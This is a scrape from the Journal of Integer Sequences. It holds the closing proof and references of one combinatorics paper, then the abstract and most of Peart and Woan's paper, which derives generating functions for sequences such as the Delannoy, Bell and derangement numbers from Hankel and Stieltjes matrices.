$$I_{h,n} = \sum_{k=0}^{n} G_{h+k}\, H_{n,k} \tag{7}$$

we have

$$\begin{vmatrix} G_0 & G_1 & \dots & G_n \\ G_1 & G_2 & \dots & G_{n+1} \\ \vdots & \vdots & & \vdots \\ G_n & G_{n+1} & \dots & G_{2n} \end{vmatrix} = \begin{vmatrix} G_0 & \dots & G_{n-1} & I_{0,n} \\ \vdots & & \vdots & \vdots \\ G_{n-1} & \dots & G_{2n-2} & I_{n-1,n} \\ G_n & \dots & G_{2n-1} & I_{n,n} \end{vmatrix}. \tag{8}$$

From

$$\sum_{h,n} I_{h,n} \frac{x^h}{h!} \frac{y^n}{n!} = \exp\Big(\frac{1}{m}\big(e^{mx} - 1\big)\Big) \exp\Big(y \cdot \big(e^{mx} - 1\big)\Big) \tag{9}$$

we see that $I_{0,n} = \dots = I_{n-1,n} = 0$ and $I_{n,n} = m^n \cdot n!$. Hence (5) follows from (8) by induction.

We must finally prove (9). So let us compute:

$$\sum_{h,n} I_{h,n} \frac{x^h}{h!} \frac{y^n}{n!} \overset{(7)}{=} \sum_{h,k,n} G_{h+k}\, H_{n,k} \frac{x^h}{h!} \frac{y^n}{n!}$$

$$\begin{aligned}
&\overset{(6)}{=} \sum_{h,k} G_{h+k} \frac{x^h}{h!} \frac{1}{k!} e^{-y} \frac{1}{m^k} \big(\log(1+my)\big)^k \\
&= e^{-y} \sum_{h,k} G_{h+k} \frac{1}{(h+k)!} \binom{h+k}{h} x^h \frac{1}{m^k} \big(\log(1+my)\big)^k \\
&= e^{-y} \sum_{n} G_n \frac{1}{n!} \Big(x + \frac{1}{m} \log(1+my)\Big)^n \\
&\overset{(4)}{=} e^{-y} \exp\left(\frac{1}{m}\left(e^{m\left(x+\frac{1}{m}\log(1+my)\right)} - 1\right)\right) \\
&= \exp\Big(\frac{1}{m}\big(e^{mx}-1\big)\Big) \exp\Big(y \cdot \big(e^{mx}-1\big)\Big).
\end{aligned}$$

We have thus verified equation (9). □

Acknowledgements. Without Sloane's integer sequence database I would probably never have come across the reference [Ri]. Also at one instance the `gfun` Maple package by Salvy and Zimmermann [SZ] was helpful.

References

[Be1] M. Benoumhani, *On Whitney numbers of Dowling lattices*, Discrete Math. **159** (1996), 13–33. MR **98a:**06005

[Be2] ———, *On some numbers related to Whitney numbers of Dowling lattices*, Adv. in Appl. Math. **19** (1997), 106–116. MR **98f:**05004

[BeSl] M. Bernstein, N. J. A. Sloane, *Some canonical sequences of integers*, Linear Algebra Appl. **226/228** (1995), 57–72. MR **96i:**05004 (Available electronically in pdf or postscript form.)

[Bj] A. Björner, *Subspace arrangements*, in: *First European Congress of Mathematics, Vol. I (Paris, 1992)*, Progr. Math. **119**, pp. 321–370, Birkhäuser, Basel 1994. MR **96h:**52012

[BjSa] A. Björner, B. E. Sagan, *Subspace arrangements of type* B_n *and* D_n, J. Algebraic Combin. **5** (1996), 291–314. MR **97g:**52028

[Ca] P. Cartier, *Les arrangements d'hyperplans: un chapitre de géométrie combinatoire*, in: *Bourbaki Seminar, Vol. 1980/81*, Lecture Notes in Math. **901**, pp. 1–22, Springer, Berlin, New York 1981. MR **84d:**32017

[Do] T. A. Dowling, *A class of geometric lattices based on finite groups*, J. Combin. Theory Ser. B **14** (1973), 61–86; *Erratum*, J. Combin. Theory Ser. B **15** (1973), 211. MR **46:**7066, MR **47:**8369

[EIS] N. J. A. Sloane, S. Plouffe, *The encyclopedia of integer sequences*, Academic Press, San Diego 1995. MR **96a:**11001

[HIS] N. J. A. Sloane, *A handbook of integer sequences*, Academic Press, New York 1973. MR **50:**9760

[Ke] A. Kerber, *A matrix of combinatorial numbers related to the symmetric groups*, Discrete Math. **21** (1978), 319–321. MR **80h:**20008

[Ko] G. Kowalewski, *Einführung in die Determinantentheorie*, Verlag von Veit & Comp., Leipzig 1909.

[OIS] N. J. A. Sloane, *The on-line encyclopedia of integer sequences*, http://www.research.att.com/∼njas/sequences/

[OS] P. Orlik, L. Solomon, *Coxeter arrangements*, in: *Singularities*, Proc. Symp. Pure Math. **40** Part 2, pp. 269–291, Amer. Math. Soc., Providence 1983. MR **85b:**32016

[OT] P. Orlik, H. Terao, *Arrangements of hyperplanes* Grundlehren **300**, Springer, Berlin 1992. MR **94e:**52014

[PS] G. Pólya, G. Szegő, *Problems and theorems in analysis*, Grundlehren **193**, **216**, Springer, Berlin 1972, 1976. MR **49:**8782, MR **53:**2

[Ri] J. Riordan, *The number of impedances of an n-terminal network*, Bell System Technical Journal **18** (1939), 300–314.

[St] R. P. Stanley, *On the number of reduced decompositions of elements of Coxeter groups*, European J. Combin. **5** (1984), 359–372. MR **86i:**05011

[SZ] B. Salvy, P. Zimmermann, *Gfun: a Maple package for the manipulation of generating and holonomic functions in one variable*, ACM Trans. Math. Software **20** (1994), 163–177.

[We] E. W. Weisstein, *CRC concise encyclopedia of mathematics*, CRC Press, Boca Raton 1999.

[Za] T. Zaslavsky, *The geometry of root systems and signed graphs*, Amer. Math. Monthly **88** (1981), 88–105. MR **82g:**05012

(Concerned with sequences A003128, A039755, A039756, A039757, A039758, A039759, A039760, A039761, A039762, A039763, A039764, A039765.)

Received Jan. 13, 2000; published in Journal of Integer Sequences March 10, 2000.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3
(2000), Article 00.2.1

Generating Functions via Hankel and Stieltjes Matrices

Paul Peart and Wen-Jin Woan
Department of Mathematics
Howard University
Washington D.C. 20059
Email address: pp@scs.howard.edu

Abstract: When the Hankel matrix formed from the sequence 1, a_1, a_2, ... has an LDL^T decomposition, we provide a constructive proof that the Stieltjes matrix S_L associated with L is tridiagonal. In the important case when L is a Riordan matrix using ordinary or exponential generating functions, we determine the specific form that S_L must have, and we demonstrate, constructively, a one-to-one correspondence between the generating function for the sequence and S_L. If L is Riordan when using ordinary generating functions, we show how to derive a recurrence relation for the sequence.

Full version: pdf, dvi, ps

(Concerned with sequences A000108, A000166, A000957, A000984, A001003, A001850, A002426, A005773, A006318, A054912)

Received May 15, 1999; published in Journal of Integer Sequences June 4, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.2.1

Generating Functions via Hankel and Stieltjes Matrices

Paul Peart and Wen-Jin Woan

Department of Mathematics
Howard University
Washington D.C. 20059

Email address: pp@scs.howard.edu

Abstract

When the Hankel matrix formed from the sequence $1, a_1, a_2, \ldots$ *has an* LDL^T *decomposition, we provide a constructive proof that the Stieltjes matrix* S_L *associated with* L *is tridiagonal. In the important case when* L *is a Riordan matrix using ordinary or exponential generating functions, we determine the specific form that* S_L *must have, and we demonstrate, constructively, a one-to-one correspondence between the generating function for the sequence and* S_L*. If* L *is Riordan when using ordinary generating functions, we show how to derive a recurrence relation for the sequence.*

Keywords. Hankel matrix, Stieltjes matrix, ordinary generating function, exponential generating function, Riordan matrix, LDU decomposition, tridiagonal matrix.

1. Introduction

For each sequence in a large class of important combinatorial sequences, we can derive a closed form expression for an ordinary or exponential generating function starting with the associated Hankel matrix or Stieltjes matrix. In this paper we give explicit relationships between the generating function, the Hankel matrix and the Stieltjes matrix. We also provide several illustrative examples. In [3], some work was done using the Hankel matrix approach, but the conditions under which the method would work were not determined, or were only implicitly conjectured. In the present paper we use the Stieltjes matrix to obtain significant improvements in the analysis and application of the method.

Our basic assumption is that the Hankel matrix generated by the sequence has an LDU factorization, where L is a lower triangular matrix with all diagonal elements equal to one, $U = L^T$, and D is a diagonal matrix with all diagonal elements nonzero. The Hankel matrix generated by the sequence $a_0, a_1, a_2, ...$, is given by the infinite matrix

$$H = \begin{bmatrix} a_0 & a_1 & a_2 & a_3 & a_4 & . \\ a_1 & a_2 & a_3 & a_4 & a_5 & . \\ a_2 & a_3 & a_4 & a_5 & a_6 & . \\ a_3 & a_4 & a_5 & a_6 & a_7 & . \\ a_4 & a_5 & a_6 & a_7 & a_8 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

Without loss of generality we take $a_0 = 1$. A necessary and sufficient condition for H to have an LDU factorization is that H be positive definite. When L is a Riordan matrix (see Section 2) using ordinary or exponential generating functions, our method will find a closed form expression for the generating function of the sequence $1, a_1, a_2, a_3, ...$ In the the ordinary generating function case we can then use [4] to find a recurrence relation for the sequence.

Example 1. Delannoy numbers: $1, 3, 13, 63, 321, 1683, ...$
This is sequence A1850 in [5]. See also [1, p. 81]. We apply Gaussian elimination to the Hankel matrix to obtain

$$H = \begin{bmatrix} 1 & 3 & 13 & 63 & 321 & . \\ 3 & 13 & 63 & 321 & 1683 & . \\ 13 & 63 & 321 & 1683 & 8989 & . \\ 63 & 321 & 1683 & 8989 & 48639 & . \\ 321 & 1683 & 8989 & 48639 & 265729 & . \\ . & . & . & . & . & . \end{bmatrix} =$$

$$\begin{bmatrix} 1 & & & & & . \\ 3 & 1 & & & & . \\ 13 & 6 & 1 & & & . \\ 63 & 33 & 9 & 1 & & . \\ 321 & 180 & 62 & 12 & 1 & . \\ . & . & . & . & . & . \end{bmatrix} \begin{bmatrix} 1 & & & & & . \\ & 4 & & & & . \\ & & 8 & & & . \\ & & & 16 & & . \\ & & & & 32 & . \\ . & . & . & . & . & . \end{bmatrix} \begin{bmatrix} 1 & 3 & 13 & 63 & 321 & . \\ & 1 & 6 & 33 & 180 & . \\ & & 1 & 9 & 62 & . \\ & & & 1 & 12 & . \\ & & & & 1 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

The Stieltjes matrix S_L associated with L is the matrix $S_L = L^{-1}\overline{L}$, where $\overline{L}$ is obtained from L by deleting the first row. (See Section 2 for more details about the Stieltjes matrix.) In Example 1,

$$S_L = \begin{bmatrix} 3 & 1 & & & & . \\ 4 & 3 & 1 & & & . \\ & 2 & 3 & 1 & & . \\ & & 2 & 3 & 1 & . \\ & & & 2 & 3 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

From its definition S_L gives the rule of formation of L. Specifically, it gives a rule for obtaining the n^{th} row of L from the previous row. In the example, we have for $n \geq 1$

$$l_{n0} = 3l_{n-1,0} + 4l_{n-1,1}$$

$$l_{nk} = l_{n-1,k-1} + 3l_{n-1,k} + 2l_{n-1,k+1} \quad , \quad k \geq 1\,.$$

It is convenient to define the leftmost column of L to be the zeroth column, and the first row to be the zeroth row. We say that the zeroth column of L has a $\{3, 4\}$ rule of formation and that the k^{th} column, $k \geq 1$, has a $\{1, 3, 2\}$ rule of formation. Notice that the zeroth column of L contains the Delannoy numbers and that S_L is tridiagonal. In Section 2 we prove that whenever $H = LDU$, then S_L is tridiagonal. From Theorem 2 in Section 2 we see that the Delannoy numbers have a closed-form ordinary generating function given by

$$g(x) = \frac{1}{1 - 3x - 4xf} = \frac{1}{\sqrt{1 - 6x + x^2}}\,,$$

where

$$f(x) = x(1 + 3f + 2f^2) = \frac{1 - 3x - \sqrt{1 - 6x + x^2}}{4x} \ .$$

Since S_L is tridiagonal and L is a Riordan matrix, we can use [4] to obtain for the Delannoy numbers the recurrence

$$\begin{aligned} na_n &= 3(4n-3)a_{n-1} - 19(2n-3)a_{n-2} + 3(4n-9)a_{n-3} - (n-3)a_{n-4}; \\ \text{for } n &\geq 4, \text{ with } a_0 = 1, a_1 = 3, a_2 = 13, a_3 = 63\,. \end{aligned}$$

Example 2. Bell numbers: $1, 1, 2, 5, 15, 52, 203, 877, 4140, 21147, ...$
This sequence illustrates the exponential generating function case. It is sequence A110 in [5]. Here

$$L = \begin{bmatrix} 1 & & & & & . \\ 1 & 1 & & & & . \\ 2 & 3 & 1 & & & . \\ 5 & 10 & 6 & 1 & & . \\ 15 & 37 & 31 & 10 & 1 & . \\ . & . & . & . & . & . \end{bmatrix} \text{ and } S_L = \begin{bmatrix} 1 & 1 & & & & . \\ 1 & 2 & 1 & & & . \\ & 2 & 3 & 1 & & . \\ & & 3 & 4 & 1 & . \\ & & & 4 & 5 & . \\ . & . & . & . & . & . \end{bmatrix} .$$

From Theorem 3 in Section 2, the form of S_L indicates that the exponential generating function $g(x)$ of the Bell numbers is given by

$$\ln(g) = \int (1 + f)dx, \quad g(0) = 1,$$

where

$$f'(x) = 1 + f(x), \quad f(0) = 0.$$

So we obtain

$$f(x) = e^x - 1 \quad \text{and} \quad g(x) = e^{e^x - 1}.$$

We have found that the method works for many other important combinatorial sequences. These include

- the Catalan numbers: $1, 1, 2, 5, 14, 42, 132, 429, \ldots$ (sequence A108)
- the shortened Catalan sequence: 1, 2, 5, 14, 42, 132, 429, ...
- the Catalan numbers interspersed with zeros: $1, 0, 1, 0, 2, 0, 5, 0, 14, 0, 42, \ldots$
- central binomial coefficients: $1, 2, 6, 20, 70, 252, , 924, 3432, \ldots$ (A984)

- central trinomial coefficients: $1, 1, 3, 7, 19, 51, 141, \ldots$ (A2426),
- Schröder's numbers: $1, 2, 6, 22, 90, 394, 1806, \ldots$ (A6318)
- Schröder's second problem: $1, 1, 3, 11, 45, 197, 903, 4279, \ldots$ (A1003)
- gamma numbers or Motzkin sums: $1, 0, 1, 1, 3, 6, 15, 36, 91, 232, \ldots$ (A5043)
- Fine numbers: $1, 0, 1, 2, 6, 18, 57, 186, 622, \ldots$ (A957)
- directed animals: $1, 2, 5, 13, 35, 96, 267, 750, 2123, \ldots$ (A5773)
- telephone numbers, or self-inverse permutations: $1, 1, 2, 4, 10, 26, 76, 232, 764, \ldots$ (A85)
- derangement numbers: $1, 0, 1, 2, 9, 44, 265, 1854, 14833, \ldots$ (A166).

In Section 2 we show that whenever $H = LDU$ then S_L is always tridiagonal, and we give the specific form of S_L. Theorem 2 in that section indicates the specific form that S_L must have for L to be a Riordan matrix with ordinary generating functions. Theorem 3 indicates the specific form that S_L must have for L to be Riordan with exponential generating functions. In Section 3 we give some further examples.

2. Definitions and Theorems

Definition. The **Hankel matrix** $H = (h_{nk})_{n,k\geq 0}$ generated by the sequence $1, a_1, a_2, a_3, ...$ is given by

$$h_{00} = 1, \quad h_{nk} = a_{n+k} \quad \text{for} \quad n \geq 0, \quad k \geq 0.$$

Definition. Let $L = (l_{nk})_{n,k\geq 0}$ be a lower triangular matrix with $l_{ii} = 1$ for all $i \geq 0$. The **Stieltjes matrix** S_L associated with L is given by $S_L = L^{-1}\overline{L}$, where $\overline{L}$ is obtained from L by deleting the first row of L. That is, the element in the n^{th} row and k^{th} column of $\overline{L}$ is given by

$$\overline{l}_{nk} = l_{n+1,k}\,.$$

Remark. We note that S_L is unique, and so

$$S_L = S_{\widetilde{L}} \Leftrightarrow L = \widetilde{L}\,.$$

Remark. If $S_L = (s_{ik})_{i,k\geq 0}$ then

$$l_{nk} = \sum_{i\geq o} s_{ik} l_{n-1,i} \quad \text{for} \quad n \geq 1\,.$$

That is, from S_L , we obtain a rule for computing the n^{th} row of L from the $(n-1)^{th}$ row.

Remark. S_L is tridiagonal if and only if there exist sequences $\{\lambda_k\}_{k\geq 0}$, and $\{\mu_k\}_{k\geq 0}$ such that

$$l_{n0} = \lambda_0 l_{n-1,0} + \mu_0 l_{n-1,1} \quad \text{for} \quad n \geq 1,$$

$$l_{nk} = l_{n-1,k-1} + \lambda_k l_{n-1,k} + \mu_k l_{n-1,k+1} \quad \text{for} \quad k \geq 1 \quad \text{and} \quad n \geq 1,$$

and

$$s_{00} = \lambda_0, \quad s_{10} = \mu_0\ , \quad \text{and for} \quad k \geq 1\ ,\ s_{kk} = \lambda_k\ ,\ s_{k+1,k} = \mu_k\,.$$

Definition. A **Riordan matrix with ordinary generating functions** is a lower triangular matrix for which the generating function for the k^{th} column, $k \geq 0$, is given by $g(x)[f(x)]^k$, where

$$g(x) = 1 + g_1 x + g_2 x^2 + \cdots \quad \text{and} \quad f(x) = x + f_2 x^2 + f_3 x^3 + \cdots$$

Definition. A **Riordan matrix with exponential generating functions** is a lower triangular matrix for which the generating function for the k^{th} column, $k \geq 0$, is given by $\frac{1}{k!} g(x)[f(x)]^k$, where

$$g(x) = 1 + g_1 x + g_2 \frac{x^2}{2!} + g_3 \frac{x^3}{3!} + \cdots \quad \text{and} \quad f(x) = x + f_2 \frac{x^2}{2!} + f_3 \frac{x^3}{3!} + \cdots\ .$$

See [2] for a detailed description of Riordan matrices. In [6] Woodson explores other kinds of Riordan matrices.

Theorem 1. *Let $H = (h_{nk})_{n,k\geq 0}$ be the Hankel matrix generated by the sequence $1, a_1, a_2, a_3, ...$ Assume that $H = LDU$ where*

$$L = (l_{nk})_{n,k\geq 0} = \begin{bmatrix} 1 & & & & & . \\ l_{10} & 1 & & & & . \\ l_{20} & l_{21} & 1 & & & . \\ l_{30} & l_{31} & l_{32} & 1 & & . \\ l_{40} & l_{41} & l_{42} & l_{43} & 1 & . \\ . & . & . & . & . & . \end{bmatrix},$$

$$D = \begin{bmatrix} d_0 & & & & & . \\ & d_1 & & & & . \\ & & d_2 & & & . \\ & & & d_3 & & . \\ & & & & d_4 & . \\ . & . & . & . & . & . \end{bmatrix} \qquad d_i \neq 0 \quad for\ all\ i, \qquad U = L^T .$$

That is,

$$h_{nk} = \sum_{i=0}^{k} d_i l_{ki} l_{ni} .$$

Then the Stieltjes matrix S_L is tridiagonal with the form

$$S_L = \begin{bmatrix} \lambda_0 & 1 & & & & . \\ \mu_0 & \lambda_1 & 1 & & & . \\ & \mu_1 & \lambda_2 & 1 & & . \\ & & \mu_2 & \lambda_3 & 1 & . \\ & & & \mu_3 & \lambda_4 & . \\ . & . & . & . & . & . \end{bmatrix},$$

where

$$\lambda_0 = a_1 , \quad \mu_0 = d_1 , \quad \lambda_k = l_{k+1,k} - l_{k,k-1} , \quad \mu_k = \frac{d_{k+1}}{d_k} , \quad k \geq 1 .$$

Proof. We will prove that

$$l_{n0} = a_1 l_{n-1,0} + d_1 l_{n-1,1}$$

and

$$l_{nk} = l_{n-1,k-1} + \lambda_k l_{n-1,k} + \mu_k l_{n-1,k+1} \quad for\ all\ k \geq 1.$$

We use induction on k. From the definition of the Hankel matrix,

$$h_{nk} = h_{n-1,k+1} \quad \text{for all} \quad k \geq 0 \quad \text{and} \quad n \geq 1$$

$$h_{n0} = h_{n-1,1} \Leftrightarrow d_0 l_{n0} = d_0 l_{n-1,0} l_{10} + d_1 l_{n-1,1} l_{11} \Leftrightarrow l_{n0} = a_1 l_{n-1,0} + d_1 l_{n-1,1} \, .$$

$$\begin{aligned} h_{n1} = h_{n-1,2} &\Leftrightarrow d_0 l_{10} l_{n0} + d_1 l_{11} l_{n1} = d_0 l_{20} l_{n-1,0} + d_1 l_{21} l_{n-1,1} + d_2 l_{22} l_{n-1,2} \\ &\Leftrightarrow \quad d_1 l_{n1} = l_{20} l_{n-1,0} - l_{10} l_{n0} + d_1 l_{21} l_{n-1,1} + d_2 l_{n-1,2} \\ &\Leftrightarrow \quad d_1 l_{n1} = d_1 l_{n-1,0} + d_1 (l_{21} - l_{10}) l_{n-1,1} + d_2 l_{n-1,2} \\ &\Leftrightarrow \quad l_{n1} = l_{n-1,0} + \lambda_1 l_{n-1,1} + \mu_1 l_{n-1,2} \end{aligned}$$

Now assume that

$$l_{ni} = l_{n-1,i-1} + \lambda_i l_{n-1,i} + \mu_i l_{n-1,i+1} \quad for \quad 1 \leq i \leq k-1 \, .$$

Then

$$\begin{aligned} h_{nk} \quad = \quad & h_{n-1,k+1} \Leftrightarrow \sum_{i=0}^{k} d_i l_{ki} l_{ni} = \sum_{i=0}^{k+1} d_i l_{k+1,i} l_{n-1,i} \\ \Leftrightarrow \quad & \sum_{i=0}^{k-1} d_i l_{ki} l_{ni} - \sum_{i=0}^{k-1} d_i l_{k+1,i} l_{n-1,i} + d_k l_{nk} = d_k l_{k+1,k} l_{n-1,k} + d_{k+1} l_{n-1,k+1} \\ \Leftrightarrow \quad & d_0 l_{k0} l_{n0} + \sum_{i=1}^{k-1} d_i l_{ki} l_{ni} - \left[d_0 l_{k+1,0} l_{n-1,0} + \sum_{i=1}^{k-1} d_i l_{k+1,i} l_{n-1,i} \right] + d_k l_{nk} \\ = \quad & d_k l_{k+1,k} l_{n-1,k} + d_{k+1} l_{n-1,k+1} \\ \Leftrightarrow \quad & d_0 l_{k0} \left[a_1 l_{n-1,0} + d_1 l_{n-1,1} \right] + \sum_{i=1}^{k-1} d_i l_{ki} l_{ni} \\ & - \left[d_0 (a_1 l_{k0} + d_1 l_{k1}) l_{n-1,0} + \sum_{i=1}^{k-1} d_i l_{k+1,i} l_{n-1,i} \right] + d_k l_{nk} \\ = \quad & d_k l_{k+1,k} l_{n-1,k} + d_{k+1} l_{n-1,k+1} \\ \Leftrightarrow \quad & d_1 l_{k0} l_{n-1,1} + \sum_{i=1}^{k-1} d_i l_{ki} l_{ni} - \left[d_1 l_{k1} l_{n-1,0} + \sum_{i=1}^{k-1} d_i l_{k+1,i} l_{n-1,i} \right] + d_k l_{nk} \\ = \quad & d_k l_{k+1,k} l_{n-1,k} + d_{k+1} l_{n-1,k+1} \\ \Leftrightarrow \quad & d_1 l_{k0} l_{n-1,1} + \sum_{i=1}^{k-1} d_i l_{ki} \left[l_{n-1,i-1} + \lambda_i l_{n-1,i} + \frac{d_{i+1}}{d_i} l_{n-1,i+1} \right] \end{aligned}$$

$$
\begin{aligned}
& - \left[d_1 l_{k1} l_{n-1,0} + \sum_{i=1}^{k-1} d_i l_{n-1,i} \left[l_{k,i-1} + \lambda_i l_{ki} + \frac{d_{i+1}}{d_i} l_{k,i+1} \right] \right] + d_k l_{nk} \\
= \quad & d_k l_{k+1,k} l_{n-1,k} + d_{k+1} l_{n-1,k+1} \\
\Leftrightarrow \quad & d_1 l_{k0} l_{n-1,1} + \sum_{i=1}^{k-1} d_i l_{ki} l_{n-1,i-1} + \sum_{i=1}^{k-1} d_{i+1} l_{ki} l_{n-1,i+1} \\
& - \left[d_1 l_{k1} l_{n-1,0} + \sum_{i=1}^{k-1} d_i l_{k,i-1} l_{n-1,i} + \sum_{i=1}^{k-1} d_{i+1} l_{k,i+1} l_{n-1,i} \right] + d_k l_{nk} \\
= \quad & d_k l_{k+1,k} l_{n-1,k} + d_{k+1} l_{n-1,k+1} \\
\Leftrightarrow \quad & d_1 \left[l_{k0} l_{n-1,1} + l_{k1} l_{n-1,0} - l_{k1} l_{n-1,0} - l_{k0} l_{n-1,1} \right] \\
& + d_2 \left[l_{k2} l_{n-1,1} + l_{k1} l_{n-1,2} - l_{k1} l_{n-1,2} - l_{k2} l_{n-1,1} \right] \\
& + d_3 \left[l_{k3} l_{n-1,2} + l_{k2} l_{n-1,3} - l_{k2} l_{n-1,3} - l_{k3} l_{n-1,2} \right] \\
& ..... \\
& ..... \\
& + d_{k-1} \left[l_{k,k-1} l_{n-1,k-2} + l_{k,k-2} l_{n-1,k-1} - l_{k,k-2} l_{n-1,k-1} - l_{k,k-1} l_{n-1,k-2} \right] \\
& + d_k \left[l_{k,k-1} l_{n-1,k} - l_{kk} l_{n-1,k-1} \right] + d_k l_{nk} \\
= \quad & d_k l_{k+1,k} l_{n-1,k} + d_{k+1} l_{n-1,k+1}
\end{aligned}
$$

$$
\begin{aligned}
\Leftrightarrow \quad & d_k l_{nk} = d_k l_{n-1,k-1} + d_k \left[l_{k+1,k} - l_{k,k-1} \right] l_{n-1,k} + d_{k+1} l_{n-1,k+1} \\
\Leftrightarrow \quad & l_{nk} = l_{n-1,k-1} + \lambda_k l_{n-1,k} + \mu_k l_{n-1,k+1}
\end{aligned}
$$

When S_L has $\lambda_i = \lambda$ and $\mu_i = \mu$ for all $i \geq 1$ we can obtain an ordinary generating function for the sequence $1, a_1, a_2, ...$

Theorem 2. *Let H be the Hankel matrix generated by the sequence $1, a_1, a_2, ...$, and let $H = LDL^T$. Then S_L has the form*

$$
S_L = \begin{bmatrix}
a_1 & 1 & & & & . \\
d_1 & \lambda & 1 & & & . \\
 & \mu & \lambda & 1 & & . \\
 & & \mu & \lambda & 1 & . \\
 & & & \mu & \lambda & . \\
. & . & . & . & . & .
\end{bmatrix},
$$

if and only if the ordinary generating function $g(x)$ *of the sequence* $1, a_1, a_2, ...$ *is given by*

$$g(x) = \frac{1}{1 - a_1 x - d_1 x f}\,,$$

where

$$f = x(1 + \lambda f + \mu f^2)\,, \quad f(0) = 0.$$

Proof. We note that $\mu \neq 0$ and

$$f = \frac{1 - \lambda x - \sqrt{(1-\lambda x)^2 - 4\mu x}}{2\mu x}\,.$$

Consider the lower triangular matrix $\widetilde{L}$ such that the generating function for the k^{th} column is $g(x)[f(x)]^k, \quad k \geq 0$.

$$\begin{aligned} g(x) &= \frac{1}{1 - a_1 x - d_1 x f} \Leftrightarrow g(x) = 1 + a_1 x g(x) + d_1 x g f \\ &\Leftrightarrow \widetilde{l}_{00} = 1 \quad \text{and} \quad [x^n]\, g = a_1\, [x^n]\, xg + d_1\, [x^n]\, xgf \\ &\Leftrightarrow \widetilde{l}_{00} = 1 \quad \text{and} \quad \widetilde{l}_{n0} = a_1 \widetilde{l}_{n-1,0} + d_1 \widetilde{l}_{n-1,1} \quad for \quad n \geq 1. \end{aligned}$$

Also, for $k \geq 1$,

$$\begin{aligned} f &= x(1 + \lambda f + \mu f^2) \Leftrightarrow g f^k = x g f^{k-1} + \lambda x g f^k + \mu x g f^{k+1} \\ &\Leftrightarrow [x^n]\, g f^k = [x^n]\, x g f^{k-1} + \lambda\, [x^n]\, x g f^k + \mu\, [x^n]\, x g f^{k+1} \\ &\Leftrightarrow \widetilde{l}_{nk} = \widetilde{l}_{n-1,k-1} + \lambda \widetilde{l}_{n-1,k} + \mu \widetilde{l}_{n-1,k+1}\,. \end{aligned}$$

Therefore S_L has the given form if and only if $S_L = S_{\widetilde{L}} \Leftrightarrow L = \widetilde{L}$.

We now turn to the exponential generating function case. We get an exponential generating function for the sequence $1, a_1, a_2, ...$ when the sequences $\{\lambda_i\}_{i\geq 0}$ and $\{\frac{\mu_i}{i+1}\}_{i\geq 0}$ are arithmetic sequences.

Theorem 3. *Let* H *be the Hankel matrix generated by the sequence* $1, a_1, a_2, ...$, *and let* $H = LDL^T$. *Then* S_L *has the form given in Theorem 1. If* $\{\lambda_i\}_{i\geq 0}$, *is an arithmetic sequence with common difference* λ *and* $\{\frac{\mu_i}{i+1}\}_{i\geq 0}$ *an arithmetic sequence with common difference* μ *, then the exponential generating function* $g(x)$ *for the sequence* $1, a_1, a_2, ...$ *is given by*

$$\ln(g) = \int (a_1 + d_1 f) dx\,, \qquad g(0) = 1,$$

where f *is given by*

$$f' = 1 + \lambda f + \mu f^2\,, \qquad f(0) = 0\,.$$

Proof. Consider the lower triangular matrix $\widehat{L}$ with $\frac{1}{k!}g(x)[f(x)]^k$ for the exponential generating function of the k^{th} column, $k \geq 0$. We note that $\widehat{L}$ is a Riordan matrix with exponential generating functions.

$$\begin{aligned}\ln(g) &= \int (a_1 + d_1 f)dx \Rightarrow g' = a_1 g + d_1 fg \Rightarrow \left[\frac{x^n}{n!}\right] g' = a_1 \left[\frac{x^n}{n!}\right] g + d_1 \left[\frac{x^n}{n!}\right] fg \\ &\Rightarrow \widehat{l}_{n+1,0} = a_1 \widehat{l}_{n0} + d_1 \widehat{l}_{n1} \Rightarrow \widehat{l}_{n0} = \lambda_0 \widehat{l}_{n-1,0} + \mu_0 \widehat{l}_{n-1,1}\end{aligned}$$

For $k \geq 1$,

$$\begin{aligned}\left(\frac{gf^k}{k!}\right)' &= \frac{g'f^k}{k!} + \frac{gf^{k-1}f'}{(k-1)!} = \frac{a_1 gf^k}{k!} + \frac{d_1 gf^{k+1}}{k!} + \frac{gf^{k-1} + \lambda gf^k + \mu gf^{k+1}}{(k-1)!} \\ &= (a_1 + \lambda k)\frac{gf^k}{k!} + (d_1 + \mu k)\frac{gf^{k+1}}{k!} + \frac{gf^{k-1}}{(k-1)!} \\ &= \frac{gf^{k-1}}{(k-1)!} + \lambda_k \frac{gf^k}{k!} + \frac{\mu_k}{k+1}\frac{gf^{k+1}}{k!}\,.\end{aligned}$$

Therefore

$$\left[\frac{x^n}{n!}\right]\left(\frac{gf^k}{k!}\right)' = \left[\frac{x^n}{n!}\right]\left(\frac{gf^{k-1}}{(k-1)!} + \lambda_k \frac{gf^k}{k!} + \mu_k \frac{gf^{k+1}}{(k+1)!}\right).$$

That is,

$$\begin{aligned}\widehat{l}_{n+1,k} &= \widehat{l}_{n,k-1} + \lambda_k \widehat{l}_{nk} + \mu_k \widehat{l}_{n,k+1}\,, \\ \widehat{l}_{nk} &= \widehat{l}_{n-1,k-1} + \lambda_k \widehat{l}_{n-1,k} + \mu_k \widehat{l}_{n-1,k+1}\,.\end{aligned}$$

Therefore S_L has the given form if and only if $L = \widehat{L}$.

3. Further Examples

Example 3. Derangements: $1, 0, 1, 2, 9, 44, 265, 1854, 14833, ...$
This is sequence A166 in [5]. $H = LDL^T$ and

$$S_L = \begin{bmatrix} 0 & 1 & & & & . \\ 1 & 2 & 1 & & & . \\ & 4 & 4 & 1 & & . \\ & & 9 & 6 & 1 & . \\ & & & 16 & 8 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

This is the exponential case with $\lambda_k = 2k$ and $\mu_k = (k+1)^2$. Therefore $\lambda = 2$ and $\mu = 1$. So $f' = 1 + 2f + f^2$ with $f(0) = 0$. That gives $f = \frac{x}{1-x}$ and $\ln(g) = \int f dx$, $g(0) = 1$. So

$$g(x) = \frac{e^{-x}}{1-x}\,.$$

Example 4. Here we start with a Stieltjes matrix having the form in Theorem 3. The associated sequence is 1,3,10,39,187,1128,8455, ... (sequence A54912 in [5]).

$$S_L = \begin{bmatrix} 3 & 1 & & & & . \\ 1 & 6 & 1 & & & . \\ & 6 & 9 & 1 & & . \\ & & 15 & 12 & 1 & . \\ & & & 28 & 15 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

